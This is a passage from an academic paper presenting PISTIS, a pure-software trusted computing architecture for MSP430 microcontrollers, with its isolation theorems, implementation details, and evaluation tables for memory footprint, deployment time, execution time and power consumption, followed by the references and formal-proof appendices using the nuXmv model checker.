Theorem 1. Given an access policy AP, the *safe primitive instructions* $\texttt{Read}_{\texttt{sf}}$, $\texttt{Write}_{\texttt{sf}}$, and $\texttt{Goto}_{\texttt{sf}}$ w.r.t. such AP preserve memory isolation and do not allow to violate AP.

[6] Without loss of generality, we consider each memory as an array of size $2^{\texttt{N}}$ of bit vectors of size `N` (i.e. `array word[N] of word[N]`), although only a small part might be used. The addresses are bit vectors of size `N` (i.e. `word[N]`. We use 0_N to represent the unsigned word of size N corresponding to value 0, similarly 2_N^{N-1} to represent the unsigned word of size N corresponding to value 2^{N-1}.

The proof directly follows from the definition of the *safe primitive instructions* w.r.t. an AP (see Appendix C.2 for the proof). If AP is violated, then each instruction results in ending the execution of the entire application, thus preventing access to memory areas forbidden by AP. On the other hand, if the address satisfies AP, instruction specific access to the specified memory location is allowed.

Given this, we can prove that any application P such that i) $AP_{IVT}(M)$ holds (i.e. each address $i \in V_{IVT}$ satisfies $AP_X(M,i)$), and ii) uses only the safe primitive instructions, preserves memory isolation.

Theorem 2. Let AP be an access policy, P be an application specified with the set of (unsafe) primitive instructions. Let P_{sf} be the application obtained from P by replacing each of the unsafe primitive instructions with the corresponding safe primitive instruction. If $AP_{IVT}(M)$ holds, then P_{sf} preserves memory isolation, preventing accessing memory addresses or executing code that violates AP.

The proof is by induction on the structure of the application P_{sf} leveraging on Theorem 1 (see Appendix C.1 for the proof). We remark that enforcing each element of the `IVT` to satisfy AP ensures that also the interrupt routines are located in memory locations allowed by AP. This requirement can be relaxed by not only rewriting the unsafe read/write/jump instructions with the corresponding safe ones, but also adding for each interrupt routine a new wrapping interrupt routine and modifying the `IVT` to point to the respective wrapping interrupt routine. Each wrapping interrupt routine first checks that the target address is a safe one, and if so, it does the jump to the original address in the non-modified `IVT` copy. Otherwise, it ends the execution.

6 Implementation

A prototype of PISTIS is implemented for the MSP430 architecture from Texas Instrument [17]. MSP430 MCUs are based on a Von Neumann memory model, and they are widely used in many critical application domains. For instance, they are employed in implantable medical devices (IMDs), e.g. pacemakers, that have support for standard interfaces for wireless communication [16, 21, 36]. They also have been a target for many research prototypes, including SANCUS [29], SMART [18], and VRASED [30].

In particular, we implemented PISTIS on top of the MSP430F5529 MCU, which features ∼132 kB of FLASH, ∼8 kB of SRAM, and up to an 8 MHz of CPU speed using internal oscillators. We used HMAC-SHA256 and ChaCha20 from the HACL library [44] to implement $\mathcal{R}$A and secure code update services respectively.

6.1 PISTIS in Numbers

Our PISTIS implementation is two-fold: we provide a software-based TCM for MSP430F5529 MCU and a GCC compiler plugin that produces PISTIS-compliant binary images. The TCM is modular in the sense that it is composed of a core and various TAs that can be deployed independently by adjusting some configurations in a custom Makefile which serves as an API. The TCM core, including a boot code, Loader/Verifier, virtual functions, the interrupt context switch, and some helper functions, is composed of 810 lines of C code along with 703 lines of Assembly. The cryptographic primitives used, namely HACL HMAC-SHA2 and ChaCha2, comprise 944 lines of code, extracted from the HACL library [44]. Leveraging these primitives, $\mathcal{R}$A implementation includes 78 lines of code, whereas the secure code update mechanism is composed of 220 lines of C code. The MSP430 architecture features 60 main instructions, of which, we had to instrument 24 instructions to maintain strong isolation guarantees (further details can be found in Appendix A). We provide an API, comprising a 102-line Makefile in addition to an extended MSP430F5529 linker script with 257 lines, that fully automates the deployment of the TCM on the target device. Furthermore, our GCC plugin serves as another API to fully automate the production of PISTIS-compliant binary images. It comprises a 71-line Makefile that transparently modifies 15 lines of the original linker script of applications and executes 745 lines of python scripts to re-write instructions and embed meta-data. Furthermore, the user API includes a 236-line python script that automates the deployment of produced binaries using serial communication.




Figure 5: PISTIS memory map on MSP430 architecture.

6.2 Memory Map in Practice

Section 4 elaborated on the design rationale of enforcing memory isolation between software modules. As a consequence, Figure 2 visualized the resulted memory map w.r.t. the employed access policy (AP). Given that the AP is mainly concerned with read, write, and execute rights, the number of application instructions requiring virtualisation might vary depending on the application nature. To optimise PISTIS for our target MSP430 architecture, and thus reduce the number of virtualised instructions, we follow a slightly different memory map that, nevertheless, has equivalent security guarantees to the one shown in Figure 2. The new memory map, visualized in Figure 5, introduces a secure storage segment, where all the sensitive data, including cryptographic keys, are

stored. This memory part is only accessible by the PISTIS core, relaxing the application access policy as follows: (i) Read access is extended to cover the PISTIS Core, App Instruction memory, and PISTIS Data memory; and (ii) Write access is extended to cover PISTIS Data memory.

While our general design solely relies on the virtualisation and verification of the application code to ensure compliance with the AP of PISTIS, our implementation leverages two existing commodity hardware features in MSP430 MCUs: the Bootloader Section (BSL) and the Flash memory controller. Further details follow.

6.2.1 Secure Storage using BSL

The BSL is a small memory segment, located as a part of the Flash memory, whose confidentiality and integrity are hardware-enforced by the MCU. It triggers a reset at any illegal access. A legal access occurs through a few entry points, i.e. the Z-area, which can be configured during the physical deployment of PISTIS. Leveraging its intrinsic properties, we customise part of this segment to form the PISTIS secure storage, thus blocking any access by the untrusted application. The Loader/Verifier module in PISTIS is only required to check that the application instructions do not jump to the Z-area. Only the TCM can freely access the Z-area. This allows PISTIS to safely enable read access to the rest of the Flash memory without breaking the security.

6.2.2 Integrity of PISTIS Core

While the untrusted software is allowed to read any part of PISTIS core memory, it must not be allowed to have write access to it in order to preserve the integrity of the TCM. One possibility is to follow the guidelines of our design and virtualise all write instructions. However, the MSP430 architecture offers a hardware feature that allows achieving the same goal with better performance. The Flash memory controller regulates all write accesses over the Flash. It must be set up via custom memory-mapped registers that enable (unlock) or disable (lock) writing to the Flash according to their loaded value. In particular, writing to the Flash will only have an effect if there is an instruction that unlocks the Flash controller, i.e. by writing a specific pre-defined byte sequence (password) into one of the controller registers. Thus, PISTIS prevents the untrusted application from writing to any part of the Flash memory by checking that none of its instructions try to unlock the Flash memory controller. This reduces the number of instructions that have to be virtualised and fully preserves the integrity of PISTIS core. Please note that the volatile Data memory (SRAM) is not controlled by the Flash memory controller. Therefore, to reduce the performance overhead, PISTIS allows applications to read from or write to any part of it. PISTIS rather prevents the leakage of any sensitive data by clearing all shared memory areas before any context switch from a privileged to a non-privileged mode.

7 Experimental Evaluation

The variety of embedded applications along with the lack of suitable benchmarks make the evaluation of a generic trusted computing architecture such as PISTIS non-trivial, requiring a careful selection of a representative set of applications that would reflect the overhead incurred by PISTIS from various perspectives.

We chose a set of 13 applications, considering two main factors: (i) the compatibility with our target experimental platform (MSP430F5529LP), and (ii) making a good balance between the more CPU-intensive and the more IO-intensive tasks that are typical for an embedded device. The source and main functionalities of each application are described in Appendix B. Our evaluation metrics include: memory footprint, execution time, deployment time, and power consumption.

NOTE. Unless otherwise specified, applications are compiled using `-O3` optimization flag and 8 MHz as a CPU speed.

7.1 Memory Footprint

Increased Size of Instrumented Applications. Needless to say that instrumentation adds extra bytes to the size of each application due to inserting extra instructions, e.g. NOP slides, virtual calls, etc.

Considering a GCC toolchain with a `-O3` optimization flag (that further optimizes the execution time), Table 2 shows the size differences (in bytes) between binaries compiled using a standard GCC toolchain (Orig.), and a PISTIS-enabled GCC toolchain (Mod.) from two perspectives:

- The first two columns compare the sizes of the produced ELF (Executable and Linkable Format) files. ELF is a common standard file format for executable files, object code, and shared libraries, which tells the bootloader how to parse the received image, extract the real binary, and deploy it. Therefore, the size of ELF binary images is larger than native binaries since they include many extra meta-data. In the case of PISTIS, our toolchain customizes the relevant included meta-data, resulting in the reduction of the size of ELF binaries by an average of 77.6% as shown in Table 2. Please note that in embedded systems, applications are compiled statically as the entire binary image is considered self-contained with no need for dynamically-linked libraries. Therefore, all the libraries used in any application can be compiled using the PISTIS's compiler framework.
- The other two columns in Table 2 compare the real binary sizes of both standard and instrumented binary images when deployed. In other words, the recorded sizes represent the amount of consumed Flash memory in bytes. The increase of binary sizes when considering PISTIS averages at 41.17%.

PISTIS memory footprint. As shown in Figure 5, PISTIS persistently occupies part of the Flash memory. The size of the entire PISTIS software is 19.5 kB (of which 11 kB

Table 2: ELF Binary size and memory footprint comparison between original applications (Orig.) and PISTIS-enabled ones (Mod.).

App	ELF Binary		Memory Footprint	
	Orig.	Mod.	Orig.	Mod.
SerialMSP	3884 B	412 B (**-89.39%**)	302 B	356 B (**+17.88%**)
CopyDMA	5764 B	694 B (**-87.96%**)	444 B	628 B (**+41.44%**)
XorCypher	5940 B	532 B (**-91.04%**)	247 B	475 B (**+92.31%**)
Bitcount	5664 B	1602 B (**-71.72%**)	3684 B	5462 B (**+48.26%**)
SHA-256	9448 B	5518 B (**-41.60%**)	1376 B	1546 B (**+12.35%**)
ML-acc	16616 B	9512 B (**-42.75%**)	6174 B	9452 B (**+53.09%**)
PrimeFactor	33200 B	3650 B (**-89.01%**)	2192 B	3286 B (**+49.91%**)
32bitMath	6036 B	822 B (**-86.38%**)	522 B	766 B (**+46.74%**)
16bitSwitch	3940 B	182 B (**-95.38%**)	102 B	126 B (**+23.53%**)
8bitMatrix	4640 B	916 B (**-80.26%**)	844 B	860 B (**+1.90%**)
MatrixMul	4324 B	572 B (**-86.77%**)	500 B	516 B (**+3.20%**)
firFilter	24912 B	5486 B (**-77.98%**)	3312 B	5430 B (**+63.95%**)
dhrystone	7840 B	2468 B (**-68.52%**)	1335 B	2411 B (**+80.60%**)
Average		**-77.60%**		**+41.17%**

for the TCM core), amounting to 14.7 % of the available Flash memory (∼132 kB) on the target MCU.

7.2 Deployment time

In PISTIS, deploying any application occurs in two phases. First, the binary image is transferred as a stream of packets, starting with some meta-data, i.e. size, Cyclic Redundancy Check (CRC) value, etc. Second, the TCM's Loader/verifier module is executed to verify both the integrity of the binary image w.r.t. the received CRC value and the safety of its instructions w.r.t. the AP of PISTIS. If both checks are passed, the control is then given to the first instruction of this application, indicating a successful deployment.

Considering a serial UART communication medium with a speed of 9600 bps, Table 3 compares the deployment overhead incurred in each phase when deploying applications using either a standard compilation framework or the PISTIS one. Due to the customized ELF binary format used by PISTIS that further optimizes the size, the transfer time is faster, reducing the overhead by an average of no less than 75.4 %. On the contrary, PISTIS increases the verification time by an average of around 37.56 % due to the load-time verification mechanism employed. Nevertheless, the total deployment time when considering PISTIS is less than the time consumed in normal deployment procedures, averaging at −73.63 %.

7.2.1 Secure Deployment Overhead

So far, the description above did not consider the properties of the secure code update mechanism recommended by SUIT [28]. It only took into account the validation of a CRC32 value. Our secure deployment mechanism entails encrypting the target binary image at the transmitter side and decrypting it at the receiver side. This is in addition to including a MAC value that reflects the integrity status of the image during transmission. Comparing to the non-secure deployment mechanism in PISTIS, the secure code update slightly increases the transfer-time overhead due to including some extra bytes


Table 3: Deployment (code update) time overhead when considering PISTIS (Mod.) compared to normal procedures (Orig.).

App	Transfer		Verification		Total
	Orig.	Mod.	Orig.	Mod.	
SerialMSP	3242 ms	347 ms	51 ms	62 ms	**-87.58 %**
CopyDMA	4809 ms	585 ms	92 ms	111 ms	**-85.80 %**
XorCypher	4957 ms	448 ms	42 ms	69 ms	**-89.66 %**
Bitcount	4727 ms	1340 ms	646 ms	913 ms	**-58.07 %**
SHA-256	7879 ms	4605 ms	212 ms	261 ms	**-39.86 %**
ML-acc	13849 ms	7930 ms	1534 ms	2109 ms	**-34.74 %**
PrimeFactor	27670 ms	3049 ms	597 ms	716 ms	**-86.68 %**
32bitMath	5035 ms	689 ms	113 ms	135 ms	**-83.99 %**
16bitSwitch	3289 ms	157 ms	29 ms	34 ms	**-94.24 %**
8bitMatrix	3871 ms	771 ms	172 ms	189 ms	**-76.26 %**
MatrixMul	3608 ms	482 ms	98 ms	196 ms	**-81.71 %**
firFilter	20767 ms	4577 ms	633 ms	910 ms	**-74.36 %**
dhrystone	6537 ms	2059 ms	210 ms	356 ms	**-64.21 %**
Average		**-77.52 %**		**+37.56 %**	**-73.63 %**

as a MAC value. In particular, 28 bytes are added to each binary image as a result of replacing CRC32 with an HMAC-SHA256 cryptographic primitive, increasing the overhead from −77.52 % to −77.09 %. Furthermore, the decryption and MAC verification increase the verification time overhead from 37.56 % to 78.82 %, resulting in an increase of the overall deployment time overhead from −73.63 % to −71.71 %. Nevertheless, the secure code update mechanism of PISTIS still outperforms the normal deployment procedure.

7.3 Execution time

In order to estimate the runtime overhead that PISTIS imposes on the normal execution of applications, we measured the difference between the time it takes to execute our test applications with and without PISTIS. Measurements are recorded at a CPU speed of 1 MHz, considering an average of 5 different test runs for each one. Table 4 shows that PISTIS increases the execution time by an average of 52.72 %. The maximum runtime overhead recorded is 127.32 %, whereas the minimum one is 0.17 %. The high heterogeneity of results is due to the nature of applications. For instance, memory- and CPU-intensive applications, e.g. CopyDMA and ML-acc, require virtualizing and verifying many instructions at runtime, incurring high runtime overhead. On the contrary, the I/O-intensive applications, e.g. SerialMSP, contain few unsafe instructions to virtualize, resulting in a slight increase of the execution time. It is important to mention that this is an acceptable price to pay for accommodating a full-featured trusted computing architecture without any hardware modification. We also note that using other optimization flags rather than `-O3` might optimize the execution time for some applications. For instance, using `-O2` optimization flag with the PrimeFactor application reduces the runtime overhead by 9 %, compared to the `-O3` version. Finally, we note that our $\mathcal{RA}$ consumes 7.4 seconds when computing MAC for a 64 kB memory block using the default clock speed (8 MHz).



(a) SerialMSP (b) SHA-256 (c) CopyDMA

Figure 6: An analysis of the power consumption of three different exemplar applications.

Table 4: Comparison between the execution time of original applications (Orig.) and the execution time of PISTIS-compliant ones (Mod.).

App	Normal Execution (Orig.)	PISTIS-enabled Execution (Mod.)
SerialMSP	334.1976 ms	335.325 ms (**+0.34%**)
CopyDMA	118.4960 ms	238.656 ms (**+101.40%**)
XorCypher	245.6500 ms	446.104 ms (**+81.60%**)
Bitcount	5.7520 ms	5.786 ms (**+0.59%**)
SHA-256	49.1888 ms	89.046 ms (**+81.03%**)
ML-acc	1456.9092 ms	3311.829 ms (**+127.32%**)
PrimeFactor	4.0810 ms	5.938 ms (**+45.50%**)
32bitMath	0.9310 ms	1.294 ms (**+38.99%**)
16bitSwitch	0.0050 ms	0.006 ms (**+20.00%**)
8bitMatrix	0.5760 ms	0.577 ms (**+0.17%**)
MatrixMul	0.3430 ms	0.344 ms (**+0.29%**)
firFilter	1093.5059 ms	2359.619 ms (**+115.78%**)
dhrystone	102.9200 ms	177.336 ms (**+72.30%**)
Average		**+52.72%**

7.4 Power consumption

IoT devices are often used in areas where a connection to a power line is simply unfeasible or expensive. Therefore, such devices depend on batteries as their main power source, requiring optimized energy usage to reduce maintenance costs.

Figure 6 compares the amount of consumed energy by applications compiled with and without PISTIS. Three different types of applications are considered: I/O-, memory-, and CPU-intensive. Considering a 3.0 V/3 A h battery, Figure 6 shows the impact on battery lifetime when considering different execution rates. In the worst-case scenario, our exemplar applications, namely SerialMSP, SHA-256 and CopyDMA, decrease the battery lifetime by $-0.22\,\%$, $-14.81\,\%$, and a $-28.69\,\%$ respectively, when running once a second. The battery lifetime degradation becomes lower than $0.01\,\%$ when running the aforementioned applications at rate of once every 2 min, 42 min, and 120 min, respectively. We also note that the battery would last for no less than 1 year when performing our $\mathcal{R}$A mechanism once an hour, considering any of the sample applications executing once every 2 minutes.

7.5 PISTIS in Practice

The reported runtime overhead might seem not acceptable in some scenarios. However, we note that this overhead does not reflect the complete image in real-world scenarios. To do so, we emulated a real case, in which we deployed PISTIS in an MSP430-based device equipped with a gyroscope sensor and a low-power IEEE 802.15.4 compliant radio. The main task of the device was to obtain 10 different measurements from the gyroscope (x,y,z coordinates), encrypt them, transmit the encrypted data over the network to a host controller, and wait for an acknowledgement. By measuring the time required to perform this entire set of actions (that constitutes the job of the IoT device), we noticed that out of a total of 276 ms as a complete execution time, only 6.02 % of the time was occupied by the software that should be instrumented by PISTIS. The majority of the time (93.98 %) was consumed by the network layer (that is hosted in another MCU and interfaced with through peripherals). This means that if PISTIS incurs 100 % performance overhead on top of the normal execution time of the corresponding software module, the overall performance overhead on top of the total execution time of the entire job will be not more than 9.5 %. Therefore, we believe that the runtime overhead incurred by PISTIS is reasonable in practice.

8 Conclusion & Future Work

This paper introduced PISTIS, a pure-software trusted computing architecture for low-end embedded devices. PISTIS provides memory isolation and other security services such as remote attestation and secure code update. It provides strong security guarantees while supporting interrupts and DMA operations. The correctness of the memory isolation design is formally verified. As future work, we want to formally verify the rest of the design of PISTIS architecture as well as its implementation. We further plan to design and implement a control flow attestation scheme on top of PISTIS.

Acknowledgments: The authors thank Prof. Thomas Mayor for shepherding this work. They also thank the anonymous reviewers for the valuable feedback. This research was partly supported by the EU-EIT Digital Project MCU Fortifier 2020-21395.

References

[1] Mahmoud Ammar and Bruno Crispo. Verify&Revive: Secure Detection and Recovery of Compromised Low-end Embedded Devices. In *Proceedings of the 36th Annual Computer Security Applications Conference (ACSAC)*, 2020.

[2] Mahmoud Ammar, Bruno Crispo, Bart Jacobs, Danny Hughes, and Wilfried Daniels. SμV—The Security MicroVisor: A Formally-verified Software-based Security Architecture for the Internet of Things. *IEEE Transactions on Dependable and Secure Computing*, 16(5):885–901, 2019.

[3] Mahmoud Ammar, Bruno Crispo, and Gene Tsudik. SIMPLE: A Remote Attestation Approach for Resource-constrained IoT devices. In *2020 ACM/IEEE 11th International Conference on Cyber-Physical Systems (ICCPS)*, pages 247–258. IEEE, 2020.

[4] Mahmoud Ammar, Wilfried Daniels, Bruno Crispo, and Danny Hughes. SPEED: Secure Provable Erasure for Class-1 IoT Devices. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy*, pages 111–118, 2018.

[5] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J Alex Halderman, Luca Invernizzi, Michalis Kallitsis, et al. Understanding the Mirai botnet. In *26th USENIX security symposium*, pages 1093–1110, 2017.

[6] ARM. TrustZone technology for Armv8-A. https://developer.arm.com/ip-products/security-ip/trustzone/trustzone-for-cortex-a#armv8-a, 2011. [Online; accessed 10-November-2020].

[7] ARM. TrustZone technology for Armv8-M. https://developer.arm.com/ip-products/security-ip/trustzone/trustzone-for-cortex-m, 2015. [Online; accessed 10-November-2020].

[8] Frederik Armknecht, Ahmad-Reza Sadeghi, Steffen Schulz, and Christian Wachsmann. A security Framework for the Analysis and Design of Software Attestation. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1–12, 2013.

[9] Authors. PISTIS Source Code . https://github.com/CybersecurityUnitn/PISTIS.

[10] Ferdinand Brasser, Brahim El Mahjoub, Ahmad-Reza Sadeghi, Christian Wachsmann, and Patrick Koeberl. TyTAN: Tiny Trust Anchor for Tiny Devices. In *Proceedings of the 52nd Annual Design Automation Conference*, page 6, New York, New York, USA, jun 2015. ACM.

[11] Claude Castelluccia, Aurélien Francillon, Daniele Perito, and Claudio Soriente. On the Difficulty of Software-based Attestation of Embedded Devices. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 400–409, 2009.

[12] Roberto Cavada, Alessandro Cimatti, Michele Dorigatti, Alberto Griggio, Alessandro Mariotti, Andrea Micheli, Sergio Mover, Marco Roveri, and Stefano Tonetta. The nuXmv Symbolic Model Checker. In Armin Biere and Roderick Bloem, editors, *Computer Aided Verification - 26th International Conference, CAV 2014, Held as Part of the Vienna Summer of Logic, VSL 2014, Vienna, Austria, July 18-22, 2014. Proceedings*, volume 8559 of *Lecture Notes in Computer Science*, pages 334–342. Springer, 2014.

[13] Alessandro Cimatti, Raffaele Corvino, Armando Lazzaro, Iman Narasamdya, Tiziana Rizzo, Marco Roveri, Angela Sanseviero, and Andrei Tchaltsev. Formal Verification and Validation of ERTMS Industrial Railway Train Spacing System. In P. Madhusudan and Sanjit A. Seshia, editors, *Computer Aided Verification - 24th International Conference, CAV 2012, Berkeley, CA, USA, July 7-13, 2012 Proceedings*, volume 7358 of *Lecture Notes in Computer Science*, pages 378–393. Springer, 2012.

[14] Abraham A Clements, Naif Saleh Almakhdhub, Khaled S Saab, Prashast Srivastava, Jinkyu Koo, Saurabh Bagchi, and Mathias Payer. Protecting Bare-metal Embedded Systems with Privilege Overlays. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 289–303. IEEE, 2017.

[15] Victor Costan and Srinivas Devadas. Intel SGX Explained. *IACR Cryptol. ePrint Arch.*, 2016(86):1–118, 2016.

[16] Dave Muoio. DA warns of Bluetooth Low Energy vulnerability affecting connected medical devices. https://www.mobihealthnews.com/news/fda-warns-bluetooth-low-energy-vulnerability-affecting-connected-medical-devices, 2020. [Online; accessed 10-May-2021].

[17] John H Davies. *MSP430 microcontroller basics*. Elsevier, 2008.

[18] Karim Eldefrawy, Gene Tsudik, Aurélien Francillon, and Daniele Perito. SMART: Secure and Minimal Architecture for (Establishing Dynamic) Root of Trust. In *19th Annual Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2012.

[19] Maik Ender, Amir Moradi, and Christof Paar. The Unpatchable Silicon: A Full Break of the Bitstream En-

cryption of Xilinx 7-Series FPGAs. In *29th USENIX Security Symposium*, pages 1803–1819, 2020.

[20] Taylor Hardin, Ryan Scott, Patrick Proctor, Josiah Hester, Jacob Sorber, and David Kotz. Application Memory Isolation on Ultra-low-power MCUs. In *USENIX Annual Technical Conference (ATC)*, pages 127–132, 2018.

[21] imec. The medical implants of the future: faster, smarter and more connected. https://www.imec-int.com/en/imec-magazine/imec-magazine-april-2020/the-medical-implants-of-the-future-faster-smarter-and-more-connected, 2020. [Online; accessed 10-May-2021].

[22] David Kaplan, Jeremy Powell, and Tom Woller. AMD memory encryption. *White paper*, 2016.

[23] Patrick Koeberl, Steffen Schulz, Ahmad-Reza Sadeghi, and Vijay Varadharajan. TrustLite: A Security Architecture for Tiny Embedded Devices. In *Proceedings of the 9th European Conference on Computer Systems*, page 14, New York, NY, USA, 2014. ACM.

[24] Ram Kumar, Eddie Kohler, and Mani Srivastava. Harbor: Software-based Memory Protection for Sensor Nodes. In *Proceedings of the 6th international conference on Information processing in sensor networks*, pages 340–349, 2007.

[25] Yanlin Li, Jonathan M. McCune, and Adrian Perrig. SBAP: Software-Based Attestation for Peripherals. In *Proceedings of the 3rd International Conference on Trust and Trustworthy Computing*, pages 16–29, Berlin, Heidelberg, 2010. Springer-Verlag.

[26] Zohar Manna and Amir Pnueli. *The Temporal Logic of Reactive and Concurrent Systems - specification*. Springer, 1992.

[27] Francesca Meneghello, Matteo Calore, Daniel Zucchetto, Michele Polese, and Andrea Zanella. IoT: Internet of threats? A survey of practical security vulnerabilities in real IoT devices. *IEEE Internet of Things Journal*, 6(5):8182–8201, 2019.

[28] Brendan Moran, Milosch Meriac, Hannes Tschofenig, and David Brown. A Firmware Update Architecture for Internet of Things Devices. *Internet Engineering Task Force, Internet-Draft*, 2019.

[29] Job Noorman, Pieter Agten, Wilfried Daniels, Raoul Strackx, Anthony Van Herrewege, Christophe Huygens, Bart Preneel, Ingrid Verbauwhede, and Frank Piessens. SANCUS: Low-cost trustworthy extensible networked devices with a zero-software trusted computing base. In *22nd USENIX Security Symposium*, pages 479–498, 2013.

[30] Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, Michael Steiner, and Gene Tsudik. VRASED: A verified hardware/software co-design for remote attestation. In *28th USENIX Security Symposium*, pages 1429–1446, 2019.

[31] Phoronix. Intel MPX Support Is Dead With Linux 5.6. https://www.phoronix.com/scan.php?page=news_item&px=Intel-MPX-Is-Dead, 2020. [Online; accessed 10-May-2021].

[32] Srivaths Ravi, Anand Raghunathan, and Srimat Chakradhar. Tamper Resistance Mechanisms for Secure Embedded Systems. In *17th International Conference on VLSI Design. Proceedings.*, pages 605–611. IEEE, 2004.

[33] A Seshadri, A Perrig, L van Doorn, and P Khosla. SWATT: Software-based Attestation for Embedded Devices. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 272–282. IEEE, may 2004.

[34] Arvind Seshadri, Mark Luk, and Adrian Perrig. SAKE: Software Attestation for Key Establishment in Sensor Networks. In *Distributed Computing in Sensor Systems*, pages 372–385, Berlin, Heidelberg, 2008. Springer Berlin Heidelberg.

[35] Arvind Seshadri, Mark Luk, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. SCUBA: Secure code update by attestation in sensor networks. In *Proceedings of the 5th ACM workshop on Wireless security*, pages 85–94, 2006.

[36] Muhammad Ali Siddiqi, Angeliki-Agathi Tsintzira, Georgios Digkas, Miltiadis G Siavvas, and Christos Strydis. Adding Security to Implantable Medical Devices: Can We Afford It? In *EWSN*, pages 67–78, 2021.

[37] T SPERRY. 386 VS 030-THE CROWDED FAST LANE. *DR DOBBS JOURNAL*, 13(1):16, 1988.

[38] Gang Tan et al. *Principles and Implementation Techniques of Software-based Fault Isolation*. Now Publishers, 2017.

[39] Texas Instrument. MSP430 Competitive Benchmarking. Application Report SLAA205B, 2006.

[40] Trusted Computing Group. TPM Main Specification Level 2 Version 1.2. http://www.trustedcomputinggroup.org/tpm-main-specification/, 2011. [Online; accessed 13-February-2017].

[41] John Von Neumann. First Draft of a Report on the EDVAC. *IEEE Annals of the History of Computing*, 15(4):27–75, 1993.

[42] Robert Wahbe, Steven Lucco, Thomas E Anderson, and Susan L Graham. Efficient software-based fault isolation. *ACM SIGOPS Operating Systems Review*, 27(5):203–216, dec 1993.

[43] Wei Zhou, Le Guan, Peng Liu, and Yuqing Zhang. Good motive but bad design: Why ARM MPU has become an outcast in embedded systems. *arXiv preprint arXiv:1908.03638*, 2019.

[44] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. HACL*: A verified modern cryptographic library. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1789–1806, 2017.

A List of Instrumented Instructions

The list of instrumented instructions is illustrated in Table 5.

B Applications descriptions

Our application test suite is composed of 13 different applications described in Table 6. We categorised the apps based on the type of operations performed. Specifically, we distinguish between I/O-oriented applications (i.e. using peripherals and performing memory operations), computational applications (i.e. performing CPU-intensive operations), and a mix of the two. Our application selection covers multiple domains, comprising two cryptographic primitives, several mathematics functions, a machine learning algorithm, a synthetic benchmark and applications in other domains. On top of 3 custom-made applications, appositely designed to stress different subsystems of our reference MCU, we selected 4 open-source applications from public repositories and 6 benchmark applications from the TI MSP430 Competitive Benchmark [39]. The latter is a representative selection[7] of the applications proposed by TI, comprising both simple and complex mathematical operations, and a synthetic benchmark.

C Formal Proofs of Theorem 1 and 2

C.1 Proofs for Theorem 1

In order to prove Theorem 1, we formalized the three operations in NUXMV [12] (a state of the art symbolic model checker), and for each of the three formalizations we considered some Linear Temporal Logic (LTL) [26] properties aiming at proving the correctness of the operations. In this approach we codify the three different operations as a sequential program encoded in NUXMV in form of Single Static Assignment [13] (as it is typically done in compilers and in software model checking), specifying for each value of the program counter: `s0` before the implicit condition checking the respective access policy i.e., $AP_R(i,M)$, $AP_W(i,M)$ or $AP_X(i,M)$); `s1` if the access point condition holds; `s2` right after the real operation on the memory for reading, writing, or modifying the program counter if correct; `end` representing the location to jump to if the access policy is violated. The variable `i` is a free variable that models the address we aim at reading from, writing to, and jumping to respectively. Then we have the three memories `PM` (Primary Memory), `VM` (Volatile Memory), and `MMIO`. `v` is the value to write in the memory in the case of the $\texttt{Write}_{\texttt{sf}}$.

Listing 5 contains the NUXMV code for the $\texttt{Read}_{\texttt{sf}}$. Here we model the $\texttt{Read}_{\texttt{sf}}$ with the `DEFINE ReadSV` that is a word of size `N+1` where the `N+1` bit is set to `0` if the access policy $AP_R(i,M)$ holds, and to `1` otherwise. The model is then complemented with three LTL properties. The first states that if the $AP_R(i,M)$ is always true, then the `state` can never take value `end`. The second property states that if the $AP_R(i,N)$ is always true, then the `N+1` is always `0` if the `state` is different from `s0` (i.e., the state before a $\texttt{Read}_{\texttt{sf}}$). Finally, the last LTL property states that if it is possible to reach a state where the violation of the $AP_R(i,N)$ holds, then it is possible to reach the state `end` (the state where the read has violated the access policy). In this model, the `i` variable can range over any possible value (there is thus an implicit universal quantification ($\forall$)).

Listing 4 reports the output of running NUXMV (taken from https://nuxmv.fbk.eu/) on this file. The execution has been done on a Linux laptop. NUXMV was able to prove (or disprove) the three LTL properties in few seconds.

```
computer_shell > nuXmv -int -dcx pistis_read.smv
*** This is nuXmv 2.0.0 (compiled on Oct 14 2019)
....
nuXmv > go_msat
nuXmv > check_ltlspec_ic3 -i
....
-- LTL specification ( G APr -> G state != end) is true
